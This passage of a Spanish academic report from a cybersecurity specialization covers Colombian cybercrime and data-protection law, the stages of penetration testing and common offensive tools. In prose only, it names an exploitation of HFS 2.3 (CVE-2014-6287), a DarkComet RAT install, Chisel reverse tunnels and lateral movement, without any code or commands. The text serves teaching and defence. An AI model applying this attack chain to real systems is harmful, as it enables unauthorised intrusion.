Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Juan Camilo Alfonso Veloza

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2025

Dedicatoria

A mis padres y abuelos por acompañarme en cada momento de mi vida de forma autentica y son la motivación y ejemplo para seguir adelante.

Agradecimientos

Agradezco en primer lugar a Dios porque sin su guía y cuidado nada sería posible, a mis padres Luz Stella Veloza y Milton Alfonso por ser el motor y motivación para crecer como persona y profesionalmente, y a mis amigos especialmente a Leonardo Jaime y Tatiana Palacios por el apoyo en todos los momentos importantes en mi vida,

Resumen

El presente informe integra los resultados de las cuatro etapas desarrolladas dentro del Seminario Especializado en Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team, con el propósito de analizar de manera articulada los aspectos legales, éticos, ofensivos y defensivos involucrados en un incidente de ciberseguridad. En primera instancia, se revisa el marco normativo colombiano aplicable a los delitos informáticos y al tratamiento de datos personales, así como los principios éticos que rigen el ejercicio profesional del ingeniero. Posteriormente, se documentan las acciones ofensivas propias del Red Team, incluyendo reconocimiento, explotación de vulnerabilidades, instalación de un RAT, establecimiento de túneles reversos y movimiento lateral dentro de una red segmentada. A continuación, se examinan las actividades defensivas del Blue Team, centradas en el monitoreo, la detección de anomalías, la contención, el análisis forense y la aplicación de medidas de hardening. Finalmente, se formulan recomendaciones orientadas a fortalecer la interacción entre ambos equipos, mejorar la capacidad de respuesta ante incidentes y consolidar una postura de seguridad más robusta y proactiva dentro de las organizaciones.

***Palabras clave*:** BlueTeam, ciberseguridad, contención, explotación, RedTeam.

Abstract

This report integrates the results of the four stages carried out within the Specialized Seminar on Strategic Cybersecurity Teams: Red Team & Blue Team, with the purpose of jointly analyzing the legal, ethical, offensive, and defensive aspects involved in a cybersecurity incident. First, the Colombian regulatory framework applicable to computer crimes and personal data protection is reviewed, along with the ethical principles that govern professional engineering practice. Subsequently, the offensive actions executed by the Red Team are documented, including reconnaissance, exploitation of vulnerabilities, deployment of a RAT, establishment of reverse tunnels, and lateral movement within a segmented network. Next, the defensive activities of the Blue Team are examined, focusing on monitoring, anomaly detection, containment, forensic analysis, and the implementation of hardening measures. Finally, recommendations are proposed to strengthen the interaction between both teams, enhance the organizational incident response capabilities, and consolidate a more robust and proactive security posture.

***Keywords*:** Blue Team, cybersecurity, containment, explotation, RedTeam.

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Acceso Abusivo a Sistemas Informáticos

Delito tipificado en la Ley 1273 que consiste en ingresar sin autorización a un sistema informático.

ACL (Access Control List)

Listas que definen qué tráfico, usuarios o servicios pueden comunicarse entre sí en una red**.**

Análisis de Vulnerabilidades

Etapa del pentesting en la que se identifican debilidades explotables mediante herramientas automáticas.

Backdoor (Puerta trasera)

Mecanismo o software que permite acceso remoto no autorizado al sistema, como por ejemplo DarkComet RAT.

Blue Team

Equipo encargado de la defensa continua, monitoreo, hardening y prevención de ataques.

Ciberespionaje

Acciones orientadas a obtener información de manera clandestina mediante técnicas informáticas.

Chisel

Herramienta usada para crear túneles reversos y permitir pivoting a redes internas.

Confidencialidad

Principio de protección del dato que garantiza que solo usuarios autorizados acceden a la información. Asociado a la Ley 1581 de 2012.

Contención

Acciones inmediatas para frenar un ataque mientras se conserva evidencia digital.

DarkComet RAT

Troyano de acceso remoto que permite controlar completamente un equipo comprometido. Detectado en el puerto 1604/tcp del Host A.

Datos Personales

Información que permite identificar a una persona. Regulado por leyes 1581 y 1266.

Detección

Capacidad de identificar eventos o comportamientos anómalos mediante monitoreo y herramientas como SIEM.

Escalación de Privilegios

Técnica donde el atacante obtiene acceso con mayores permisos dentro del sistema.

Escaneo de Puertos

Proceso de identificación de puertos y servicios abiertos mediante herramientas como Nmap.

Exfiltración de Información

Transferencia no autorizada de datos hacia un externo.

Explotación

Etapa del pentesting en la cual se aprovecha una vulnerabilidad para obtener acceso al sistema.

Firewall

Dispositivo o software que filtra tráfico de red según reglas predefinidas. Asociado a prácticas de contención y segmentación.

Habeas Data

Derecho a conocer, actualizar y rectificar información personal registrada en bases de datos. Ley 1266 de 2008.

Hardening (Endurecimiento)

Conjunto de prácticas para reducir la superficie de ataque mediante configuraciones seguras.

HFS (HttpFileServer)

Servidor HTTP identificado como vulnerable (versión 2.3), explotable mediante CVE-2014-6287.

IDS/IPS

Tecnologías que permiten detectar y detener comportamientos maliciosos mediante la inspección del tráfico.

Ley 1273 de 2009

Norma penal que tipifica los delitos informáticos en Colombia.

Ley 1581 de 2012

Regulación general del tratamiento de datos personales.

Metasploit Framework

Plataforma de explotación usada para pruebas de pentesting (penetración).

MITRE ATT&CK

Marco de conocimiento que clasifica las tácticas así como las diversas técnicas de ataque, este usado en el análisis de incidentes.

Movimiento Lateral

Acción de un atacante para desplazarse entre sistemas después de comprometer un primero.

Nmap (Network Mapper)

Herramienta utilizada para detectar hosts, puertos y servicios expuestos.

NVD (National Vulnerability Database)

Base de datos internacional para consulta de vulnerabilidades y CVEs.

Pentesting (Pruebas de Penetración)

Proceso que evalúa la seguridad mediante ataques controlados en fases como reconocimiento, escaneo, explotación y reporte.

Pivoting

Técnica que usa un equipo comprometido como puente hacia otra red interna.

Post-explotación

Acciones posteriores a comprometer un sistema, como extracción de datos o persistencia.

RCE (Remote Code Execution)

Vulnerabilidad que permite ejecutar comandos de forma remota. Asociada a HFS 2.3.

Red Team

Equipo ofensivo delegado para la simulación ataques reales, con el fin de evaluaciones de la seguridad.

Respuesta a Incidentes

Proceso reactivo para contener, analizar y erradicar un ataque informático.

Segmentación de Red

Se refiere a separar de manera lógica o física áreas de una red para limitar el movimiento lateral**.**

SIEM (Security Information and Event Management)

Herramienta que reúne y procesa eventos de seguridad para su correlación y análisis.

Túnel Reverso

Canal de comunicación iniciado desde la máquina comprometida hacia el atacante para evadir controles.

Vulnerabilidad

Debilidad que puede ser explotada para comprometer un sistema o servicio.

Introducción

La ciberseguridad moderna exige una comprensión integral de los aspectos legales, éticos, técnicos y operativos que intervienen en la protección de los sistemas de información, dentro del Seminario se desarrollaron cuatro etapas progresivas orientadas a entender el ciclo completo de un ataque y su respectiva defensa, desde el análisis normativo hasta la contención del incidente. Cada una de estas fases permitió construir una visión sistémica sobre cómo interactúan los equipos ofensivos y defensivos dentro de escenarios reales de riesgo.

En la primera etapa se revisó el marco legal colombiano relacionado con delitos informáticos y protección de datos, evidenciando la importancia de la *Ley 1273 de 2009*, la *Ley 1581 de 2012* y la *Ley 1266 de 2008* como pilares fundamentales para regular el ejercicio ético y responsable de la seguridad digital. La segunda fase profundizó en los dilemas éticos que pueden presentarse en la práctica profesional, resaltando la necesidad de que los ingenieros actúen conforme al Código de Ética del COPNIA y reconociendo los riesgos que implica normalizar actividades ilícitas bajo la apariencia de acuerdos contractuales.

Posteriormente, la tercera etapa permitió aplicar técnicas ofensivas propias del Red Team, mediante el análisis forense de un sistema comprometido, la identificación de vulnerabilidades críticas, la explotación controlada de servicios inseguros, y el uso de herramientas como Nmap, Metasploit, PowerShell y Chisel para validar la existencia de un fallo de seguridad y demostrar un movimiento lateral dentro de una red segmentada. Este ejercicio evidenció la criticidad de contar con mecanismos de monitoreo, segmentación efectiva y controles que limiten la expansión del atacante.

Finalmente, la cuarta etapa abordó la perspectiva defensiva del Blue Team, analizando un incidente en tiempo real, las acciones tempranas de contención, la preservación de evidencia volátil, el uso de herramientas de análisis como Wireshark, así como la formulación de medidas

de hardening basadas en buenas prácticas como CIS Benchmarks, Zero Trust y la implementación de IDS/IPS y SIEM. Esta fase permitió comprender cómo la detección temprana, el análisis del comportamiento adversario y la respuesta estructurada son esenciales para recuperar la normalidad operativa y reducir el impacto de una intrusión.

El presente informe unifica los resultados obtenidos en las cuatro etapas, relaciona sus aprendizajes más relevantes y plantea recomendaciones orientadas a robustecer y mejorar las capacidades ya sea técnicas, estratégicas y organizacionales de los equipos Red Team y Blue Team. Su propósito es integrar lo aprendido a lo largo del curso y aportar una visión consolidada sobre cómo las técnicas ofensivas y defensivas deben coexistir como partes complementarias de un mismo ecosistema de seguridad.

Justificación

Ante una creciente utilización y dependencia de las empresas hacia elementos digitales y tecnologicos, ha incrementado la exposición a amenazas cibernéticas cada vez más sofisticadas; En este contexto, resulta indispensable comprender de manera integrada los aspectos legales, éticos y técnicos que intervienen para proteger los diversos sistemas de información, las actividades desarrolladas en las cuatro etapas del seminario constituyen un recorrido completo por el ciclo de un ataque informático, desde su origen y explotación hasta su detección, contención y análisis posterior, lo cual permite evaluar la seguridad desde perspectivas ofensivas y defensivas.

Unificar estas etapas en un solo informe responde a la necesidad de articular los hallazgos obtenidos y generar una visión global del ejercicio, evitando analizar cada fase de manera aislada, por ello la interacción entre los equipos no solo evidencia la importancia de contar con profesionales capacitados en técnicas de intrusión y defensa, sino también de comprender el marco legal que regula estas actividades y las implicaciones éticas que surgen en la práctica profesional, esto permite identificar brechas reales y plantear mecanismos de mejora que fortalezcan la postura de seguridad institucional.

Se presenta la necesidad de consolidar el aprendizaje obtenido, relacionando teoría, práctica y normativa para ofrecer una propuesta coherente de estrategias que mejoren la operación conjunta entre los equipos ofensivos y defensivos, también proporciona un insumo académico y práctico que asiste en el momento de tomar decisiones relacionadas con la seguridad, al evidenciar cómo la detección temprana, el análisis de indicadores de compromiso y el diseño de controles preventivos resultan fundamentales para anticipar, mitigar y responder de manera eficaz ante incidentes de ciberseguridad.

Objetivos

Objetivo General

Articular y analizar los productos obtenidos en cada una de las cuatro fases del seminario especializado, con el fin de evaluar de manera integral los aspectos legales, éticos, ofensivos y defensivos involucrados en un incidente de ciberseguridad, y proponer estrategias de mejora que fortalezcan la postura de seguridad de las empresas.

Objetivos Específicos

Examinar el marco legal y ético aplicable a las operaciones de ciberseguridad, identificando las leyes, principios y responsabilidades profesionales que regulan las actividades ofensivas y defensivas.

Analizar las técnicas de reconocimiento, explotación, movimiento lateral y postexplotación utilizadas por el Red Team, evaluando su impacto en la seguridad de los sistemas comprometidos durante el ejercicio práctico.

Describir las acciones de monitoreo, detección, contención y análisis forense realizadas por el Blue Team, destacando las herramientas utilizadas y la efectividad de las respuestas frente al incidente simulado.

Proponer recomendaciones basadas en buenas prácticas de ciberseguridad que permitan optimizar la interacción entre Red Team y Blue Team, mejorar la detección temprana, fortalecer los controles preventivos y reducir el riesgo de incidentes futuros.

Etapa 1 Fundamentos de Operaciones Red Team y Blue Team

Margen Legal en Colombia sobre delitos informáticos

En Colombia, el marco jurídico para la prevención, investigación y sanción de los delitos informáticos se ha fortalecido en las últimas décadas en respuesta al crecimiento del uso de tecnologías digitales y al aumento de amenazas cibernéticas. La Ley 1273 de 2009 constituye la base normativa más relevante, al crear un nuevo bien jurídico tutelado denominado "protección de la información y de los datos" y tipificar conductas como el acceso no autorizado, la interceptación de datos, la obstaculización de sistemas informáticos y el fraude electrónico. Complementariamente, normas como la Ley 1581 de 2012 sobre protección de datos personales y disposiciones del Código Penal y el Código de Procedimiento Penal ofrecen lineamientos adicionales para el tratamiento de evidencias digitales y la responsabilidad penal. Este marco legal busca equilibrar la innovación tecnológica con la seguridad digital y la protección de derechos fundamentales en el entorno virtual, adicionalmente considerando la legislación penal está presidida en la actualidad por la Ley 599 de 2000 del código penal colombiano; Allí se describen conductas consideradas punibles. (Guarnizo Portela, 2024).

Ley 1273 de 2009 — Modificación al Código Penal

Es una ley que incorpora al código penal una serie de tipos penales específicos para proteger la información, los datos y los sistemas de información frente a conductas tecnológicas ilícitas, el objetivo de esta ley es el de actualizar el Código Penal colombiano para sancionar los delitos cometidos con el uso de tecnologías de la información y las comunicaciones, así como proteger los pilares a saber: *confidencialidad, integridad y disponibilidad* de los datos y también de los diversos sistemas de información, se trató de la primera ley colombiana que tipifica y sanciona específicamente los delitos informáticos, adaptando el derecho penal a la era digital y fortaleciendo la ciberseguridad jurídica del país.

Define y penaliza conductas como las siguientes

- *Acceso abusivo a sistemas informáticos (art. 269A)*
- *Obstaculización ilegítima de sistemas informáticos (art. 269B)*
- *Interceptación de datos informáticos (art. 269C)*
- *Daño informático (art. 269D)*
- *Uso de software malicioso (art. 269E)*
- *Violación de datos personales (art. 269F)*
- *Suplantación de sitios web para capturar datos personales (phishing) (art. 269G)*
- *Hurto por medios informáticos y semejantes (art. 269I)*

La ley establece penas como prisión y multas, que varían según el tipo penal y la gravedad (por ejemplo, el acceso no autorizado y el daño informático tienen rangos de pena), con la finalidad de crear protección penal específica frente a ataques y conductas que antes no quedaban bien cubiertas por el código penal tradicional.

La importancia de esta ley radica en ser salvaguarda para los usuarios en el entorno digital, ya que crea un marco legal para fomentar el uso de la tecnología.

Ley 1581 de 2012 — Régimen general de protección de datos personales

Esta ley regula el tratamiento de datos personales en Colombia (recolección, almacenamiento, uso, circulación y supresión) para responsables y encargados del tratamiento, tanto en sector público como privado, su artículo 1º indica que esta la ley tiene por objeto el desarrollo del derecho de las personas a conocer, actualizar y rectificar la información que sobre ellas se haya recolectado ya sea en bases de datos como en archivos, busca proteger los demás derechos, libertades y garantías establecidas en la constitución al respecto del dato personal (artículo 15 C.P.) y el derecho a la información (artículo 20 C.P.).

La Ley 1581 de 2012 se aplica a todos los datos personales contenidos en bases de datos que permitan su tratamiento, ya sea gestionadas por entidades públicas o privadas. Su alcance incluye el tratamiento de datos realizado dentro del territorio colombiano, así como aquel efectuado fuera del país cuando, por disposición legal o por tratados internacionales, deba someterse a la legislación colombiana.

La ley incorpora un conjunto de principios que deben ser observados al realizar el tratamiento de datos personales, algunos de ellos:

- Principio de legalidad: el tratamiento debe sujetarse a lo que la ley establece.
- Principio de finalidad: los datos deben ser tratados para fines legítimos, determinados y explícitos.
- Principio de veracidad o calidad: la información debe ser veraz, completa, exacta, actualizada.
- Principio de transparencia: el titular debe conocer la existencia de tratamiento, quien lo realiza, para qué fines.
- Principio de acceso y circulación restringida: los datos sólo pueden circular bajo condiciones que aseguren su protección.
- Principio de seguridad: deben adoptarse las medidas técnicas, humanas y administrativas para proteger los datos.
- Principio de confidencialidad: quienes intervienen en el tratamiento están obligados a garantizar la reserva.

Establece derechos para los titulares de los datos, como derecho a conocer, actualizar, rectificar y solicitar supresión de sus datos (habeas data), es decir manejo de la información, por otra parte plantea obligaciones de responsables/encargados del tratamiento de datos, como

implementar políticas de tratamiento, mecanismos para ejercer derechos, medidas de seguridad técnicas y administrativas.

Designa a la Superintendencia de Industria y Comercio (SIC) como autoridad encargada de vigilar y sancionar incumplimientos y define la existencia de un Registro Nacional de Bases de Datos.

Ley 1266 de 2008 — Hábeas data / información financiera y crediticia

Esta ley también conocida como la Ley de Habeas Data Financiero, regula el manejo de la información contenida en bases de datos personales, especialmente la relacionada con el historial crediticio y financiero de las personas, establece reglas sobre circulación de esa información y responsabilidades de las centrales de riesgo.

Entre sus características se encuentra el establecimiento de reglas específicas sobre legitimación del tratamiento en datos crediticios y financieros, lineamientos para regular el manejo de la información financiera, crediticia, comercial y de servicios, garantizando el derecho al habeas data (es decir, conocer, actualizar y rectificar la información personal).

El ámbito de aplicación cubre a todas las entidades públicas y privadas que administren o utilicen datos financieros, crediticios, comerciales o de servicios (por ejemplo, centrales de riesgo como Datacrédito), y otorga derechos del titular de la información, como conocer qué información suya está registrada, solicitar la actualización, corrección o eliminación de datos inexactos, ser informado sobre el uso de sus datos, presentar reclamos ante la Superintendencia de Industria y Comercio (SIC).

Se establecen obligaciones de las fuentes y operadores de datos, como lo es garantizar que la información sea veraz, completa, actualizada y comprobable, actualizar los datos dentro de los plazos establecidos y permitir al titular de los datos ejercer sus derechos.

Principios rectores del tratamiento de datos que indica esta ley:

- Veracidad o calidad de los datos.
- Finalidad (solo se pueden usar con el propósito para el cual fueron recolectados).
- Circulación restringida (solo puede compartirse con quienes tengan derecho).
- Temporalidad (la información negativa no puede mantenerse indefinidamente).
- Integridad y seguridad.

Su incumplimiento puede generar sanciones económicas y administrativas a las entidades que traten datos personales de manera indebida.

En Colombia se han realizado diagnósticos y políticas respecto a la confianza digital y la seguridad, que buscan adopción de modelos con énfasis en nuevas tecnologías. (Departamento Nacional de Planeación, 2020).

Etapas del pretesting

Reconocimiento

El reconocimiento consiste en recopilar información pública y detectable sobre la organización y los objetivos, por ejemplo, dominios, subdominios, IP públicas, tecnologías usadas, emails, perfiles públicos.

El objetivo de esta etapa es mapear superficie de ataque sin interactuar intrusivamente, en esta fase podemos hacer reconocimiento activo, pasivo o bien mezclar entre ambos enfoques, el primero no deja ningún rastro de que se está recogiendo información sobre un objetivo eso es sin tener que interactuar directamente con este, por su parte el reconocimiento activo si deja rastro digital, al interactúar directamente con el objetivo analizado. (Ec-Council, 2025)

Ejemplo de herramienta: theHarvester (OSINT para correos, subdominios y hosts), también se usan buscadores, registros WHOIS, y fuentes públicas, como entrega se encuentra usualmente un listado de recursos públicos y hallazgos OSINT.

Escaneo

Una vez recopilada toda la información pertinente durante la etapa de reconocimiento, se avanza a la fase de escaneo, en este tramo del pentesting, el evaluador emplea distintas herramientas para detectar puertos abiertos y monitorizar el tráfico de red del objetivo, como los puertos abiertos representan posibles vectores de ataque, es crucial identificar el mayor número posible para preparar la fase siguiente.

Cabe señalar que esta actividad también puede ejecutarse fuera del contexto de pruebas de penetración; cuando ocurre así, se conoce como análisis de vulnerabilidades y normalmente se automatiza.

En esta fase se realizan actividades como interactuar con los sistemas para identificar puertos abiertos, servicios, versiones, y recursos expuestos (web, SMB, FTP, etc.), donde el objetivo transformar la información pública en un inventario técnico de servicios visibles.

Ejemplo de herramienta: Nmap (escaneo de puertos y fingerprinting de servicios).

Análisis de vulnerabilidades

En esta etapa, el evaluador aprovecha toda la información obtenida durante las fases de reconocimiento y escaneo para detectar posibles vulnerabilidades y analizar si pudieran ser explotadas, de la misma manera que ocurre con el escaneo, puede emplearse como un proceso independiente, aunque alcanza su mayor eficacia cuando se integra con las demás fases del pentesting.

Para valorar el nivel de riesgo asociado a las vulnerabilidades encontradas, los evaluadores disponen de diversas fuentes de información, una de las más relevantes es la base de datos nacional de vulnerabilidades (NVD), un repositorio administrado por el gobierno de los Estados Unidos que recopila y analiza vulnerabilidades reportadas en la base de datos de Vulnerabilidades y Exposiciones Comunes (CVE), la NVD clasifica la gravedad de cada

vulnerabilidad utilizando el Sistema de Puntuación de Vulnerabilidades Comunes (CVSS), lo que permite priorizar las acciones de mitigación según su nivel de riesgo.

Ejemplo de herramienta: OpenVAS o Nessus (escáneres de vulnerabilidades que generan fichas por hallazgo).

Explotación

En esta fase se busca de forma controlada y según el alcance, explotar vulnerabilidades identificadas para obtener acceso a un sistema y el objetivo es validar que una vulnerabilidad es explotable y ver el impacto real.

Una vez identificadas las vulnerabilidades, es momento de explotarlas, el evaluador intenta acceder al sistema objetivo y explotar las vulnerabilidades identificadas, generalmente utilizando una herramienta como Metasploit para simular ataques reales.

Durante esta etapa se aplican diferentes metodologías y procedimientos según el tipo de software o sistema evaluado y las vulnerabilidades identificadas, entre aquellas metodologías más reconocidas es la propuesta por el Open Web Application Security Project (OWASP), que proporciona un conjunto de diversas acciones, como las buenas prácticas y medidas de mitigación orientadas a abordar las vulnerabilidades detectadas en aplicaciones y sistemas.

Esta es quizás la fase más delicada de las pruebas de penetración, ya que acceder al sistema objetivo requiere eludir las restricciones de seguridad, durante esta etapa se debe extremar la precaución para no causar daño—nunca explotar fuera de lo autorizado.

Ejemplo de herramienta: Metasploit Framework (plataforma para pruebas de explotación y pruebas controladas).

Post Explotación

En esta fase se analiza el sistema comprometido para entender el alcance (por ejemplo, credenciales, datos sensibles, conectividad interna) y recolectar evidencia para el posterior reporte, el objetivo en esta etapa es medir impacto real y posibles caminos internos desde el punto de acceso inicial.

La post explotación permite determinar cuál es el impacto real de las vulnerabilidades explotadas y también validar en que parte de la red se encuentran elementos comprometidos, y lograr luego plantear soluciones que mitiguen los fallos de seguridad encontrados.

Ejemplo de herramienta: Meterpreter (payload dentro de Metasploit para post-explotación) o herramientas de recopilación de información local, se espera obtener una lista de activos comprometidos, datos accesibles, capturas de evidencia, etc.

Informes

Al concluir la fase de explotación, el evaluador prepara un informe en el que se documentan de manera detallada los hallazgos obtenidos durante la prueba de penetración, este informe, correspondiente a la etapa final del proceso, sirve como base para corregir las vulnerabilidades detectadas y fortalecer la postura de seguridad de la organización.

La elaboración del informe requiere una descripción clara y estructurada de las vulnerabilidades identificadas, junto con su contexto y posible impacto, de modo que la organización pueda implementar las acciones necesarias para mitigar los riesgos de seguridad.

Esta fase es útil para compilar hallazgos técnicos y de negocio, priorizar vulnerabilidades, proponer mitigaciones y plan de remediación, y presentar resultados a las partes interesadas, y tiene como objetivo transformar los hallazgos técnicos en acciones concretas para reducir riesgo.

Ejemplo de herramienta: Dradis (gestión de reportes) o plantillas en Word/PDF; también se usan dashboards en Confluence o PowerPoint para la entrega ejecutiva.

Herramientas de ciberseguridad

Metasploit

Este proyecto es una iniciativa de seguridad informática que recopila y ofrece información sobre vulnerabilidades, además de facilitar la ejecución de pruebas de penetración, Actualmente pertenece a Rapid7, una empresa estadounidense de ciberseguridad, su componente más conocido es el Metasploit Framework, una herramienta de código abierto para desarrollar y ejecutar exploits en sistemas remotos.

El proyecto también incorpora herramientas de antiforense y remediación, varias de las cuales están integradas en el propio Framework, usualmente Metasploit suele venir preinstalado en la distribución Kali Linux.

Este Framework está destinado para pruebas de penetración y explotación de vulnerabilidades (principalmente ofensivo), el cual sirve para probar exploits conocidos contra sistemas objetivo, desarrollar y ejecutar payloads (cargas útiles), y automatizar pruebas de explotación en entornos controlados.

Nmap

Nmap, viene de los términos *Network Mapper* o *mapeador de redes*, esta es un software de línea de comandos de código abierto para Linux, utilizado para analizar tanto direcciones IP como los diferentes puertos que se encuentran en una red, tambien para identificar las aplicaciones instaladas, esta herramienta ayuda a los administradores de red detectar los elementos o dispositivos que se encuentran activos, identificar puertos y servicios abiertos y reconocer posibles vulnerabilidades en la infraestructura. (Shivanandhan, 2020).

Funciona como Scanner de puertos y descubrimiento a fin de identificar hosts activos, puertos abiertos, servicios y versiones, y hacer fingerprinting del sistema operativo, es bastante útil en reconocimiento durante pentesting y auditorías de red.

Permite el escaneo de puertos TCP/UDP, detección de servicios, detección de SO, scripts NSE para tareas avanzadas, distintos perfiles de velocidad/stealth, entre otras tareas.

OpenVAS

OpenVAS (Open Vulnerability Assessment System) es un software para realizar el escaneo de vulnerabilidades, este es de uso libre que permite detectar y solucionar fallas de seguridad o puntos debiles en los activos de una organización que podrían ser aprovechadas por amenazas.

Esta funciona como plataforma de análisis de vulnerabilidades de código abierto y ofrece escaneo y gestión de vulnerabilidades, que sirve para escanear sistemas y aplicaciones en busca de vulnerabilidades conocidas, producir informes de riesgos y recomendaciones de mitigación, es una solución orientada a auditorías periódicas de seguridad.

Se compone por servicios y herramientas que puede utilizarse de forma independiente o como parte del conjunto de soluciones de seguridad integradas en OSSIM (Open Source Security Information Management), distribuciones como Kali Linux incluyen esta herramienta de manera predeterminada, una vez instalado, OpenVAS también puede integrarse y utilizarse desde Metasploit, el framework especializado en la explotación de vulnerabilidades, aunque también requiere afinamiento (falsos positivos), y es complementario a scanners comerciales en entornos críticos.

Exploit DB (Exploit Database)

Es un repositorio público de exploits, proof-of-concepts (PoC) y artículos relacionados con vulnerabilidades. Mantenido por Offensive Security, el cual sirve: buscar exploits y PoC conocidos por software, versión o CVE; investigar técnicas de ataque; aprender cómo se explotan vulnerabilidades específicas.

Se utiliza buscando por nombre del software, versión o por CVE; leer el exploit/PoC para entender condiciones y payloads, considerando que la información es técnica y puede usarse con fines maliciosos; emplearla solo en pruebas autorizadas y para parcheo/defensa.

Este es un proyecto sin fines de lucro creado por Offensive Security, la misma organización responsable de la distribución Kali Linux y ofrece a los investigadores de seguridad una fuente adicional para verificar si existen exploits asociados a las vulnerabilidades que descubren.

Se presenta como una aplicación web que agrega repositorios públicos de exploits contribuidos por la comunidad y permite consultarlos, descargarlos y emplearlos. Pentesters de todo el mundo acceden gratuitamente a estos recursos para mejorar la profundidad y calidad de sus auditorías de ciberseguridad.

CVE (Common Vulnerabilities and Exposures)

Se refiere a un sistema de identificadores estándarizado (CVE-ID) para las vulnerabilidades públicas (ej.: CVE-2024-XXXX). Mantiene una lista organizada que referencia detalles en bases de datos, que se utiliza para identificar y comunicar vulnerabilidades de forma inequívoca; buscar detalles técnicos, puntuaciones CVSS y soluciones/mitigaciones asociadas, al encontrar una vulnerabilidad en un escaneo o informe, identificar su CVE y consultar fuentes oficiales (boletines del fabricante) para parches y mitigaciones.

Las Vulnerabilidades y Exposiciones Comunes (CVE, por sus siglas en inglés) constituyen un sistema de referencia que recopila y describe amenazas de seguridad conocidas públicamente, esta lista es administrada por la MITRE Corporation, una organización sin fines de lucro que gestiona centros de investigación y desarrollo financiados por el gobierno de los Estados Unidos. El proyecto CVE cuenta con el patrocinio de la División Nacional de Ciberseguridad (NCSD) del Departamento de Seguridad Nacional (DHS) de ese país.


En este sistema, una vulnerabilidad se define como un error en el código de software que permite a un atacante obtener acceso directo no autorizado a sistemas o redes, lo que puede facilitar la propagación de malware, por otro lado, una exposición se entiende como una falla en el código o en la configuración del software que brinda al atacante un acceso indirecto a los sistemas. Esto le permitiría infiltrarse en la red, recopilar información sensible, obtener credenciales de usuario o acceder a datos confidenciales de clientes sin ser detectado.

Preparación de banco de trabajo

Instalación de VirtualBox

Figura 1


Instalando Virtual Box



Nota: Se realiza instalación del software Oracle VirtualBox para montar el laboratorio

Figura 2


Descarga de recursos



Nota: Se realiza la descarga de recursos de máquinas virtuales pre establecidas asi como del aplicativo Rejjeto.

Figura 3

Preparación de máquinas virtuales



Nota: Se procede a montar las imágenes necesarias para el laboratorio, en este caso Windows 7 y Linux Parrot OS

Etapa 2 Ética Profesional y Marco Normativo en Operaciones de Seguridad

Identificación de procesos ilegales o no éticos

Al revisar los anexos, se evidencia claramente que el acuerdo de confidencialidad contiene cláusulas ilegales y no éticas que vulneran derechos fundamentales, leyes nacionales e internacionales, y principios éticos del ejercicio profesional.

Inicialmente se debe considerar que el escenario describe que los contratos fueron redactados por un abogado despedido por "posibles irregularidades" y que no fueron revisados por la alta gerencia, generando riesgo de incluir cláusulas ilícitas o contrarias a la ética profesional, por ejemplo, del documento Anexo 3 – Acuerdo se encuentra "*...la información confidencial o sobre procesos ilegales dentro de SecureNova Labs no podrán ser divulgados*. …", esta cláusula pretende ocultar posibles delitos cometidos por la empresa, impidiendo que el

